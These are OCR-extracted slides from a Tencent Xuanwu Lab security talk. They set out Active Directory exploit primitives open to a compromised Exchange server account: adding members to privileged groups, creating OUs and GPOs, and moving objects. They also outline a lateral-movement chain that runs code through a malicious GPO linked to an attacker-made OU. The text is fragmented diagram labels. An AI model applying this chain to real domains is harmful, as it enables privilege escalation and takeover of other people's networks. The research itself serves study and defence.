
Exploit Primitives


Attacker
RCE
XLAB\Exchange1$
PWNED!
Member Of
Exchange Trusted Subsystem
Member Of
Add Member
Exchange Windows Permission
Add Member
Group Policy Creator Owners

Exploit Primitives

① **Add users to high-privileged groups**

Exploit Primitives


RCE
Member Of
Attacker
XLAB\Exchange1$
PWNED!
Exchange Trusted Subsystem
Member Of
Add Member
Create OU
Organizational Unit
Exchange Windows Permission
Add Member
Group Policy Creator Owners


Exploit Primitives

① Add users to high-privileged groups

② Create new Organizational Units

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

Exploit Primitives



Attacker

RCE

XLAB\Exchange1$

Member Of

Exchange Trusted Subsystem

Member Of

Add Member

Exchange Windows Permission

Create OU

Organizational Unit

Add Member

Group Policy Creator Owners

Create GPO

GPO

Exploit Primitives


① Add users to high-privileged groups

② Create new Organizational Units

③ Create new Group Policy Objects

④ Move objects to other containers


Exploit Primitives


RCE
Member Of
Write Distinguished Name
Write name
Write Name
Attacker
XLAB\Exchange1$
Exchange Trusted Subsystem
Users / Computers Objects
Member Of
Add Member
Delete from containers
Create OU
Organizational Unit
Create User / Computer Objects
Exchange Windows Permission
Add Member
Create GPO
GPO
Group Policy Creator Owners

Exploit Primitives

① Add users to high-privileged groups
② Create new Organizational Units
③ Create new Group Policy Objects
④ Move user/computer objects to OUs

Design a new lateral movement method


Create OU
Evil OU
Move to Evil OU
victim
Group Policy Refresh
Pop calc
0
attacker
gPLink
Member of
Create GPO
Evil GPO
Add to Evil GPO
Exchange Trusted Subsystem
Group Policy Creator Owners

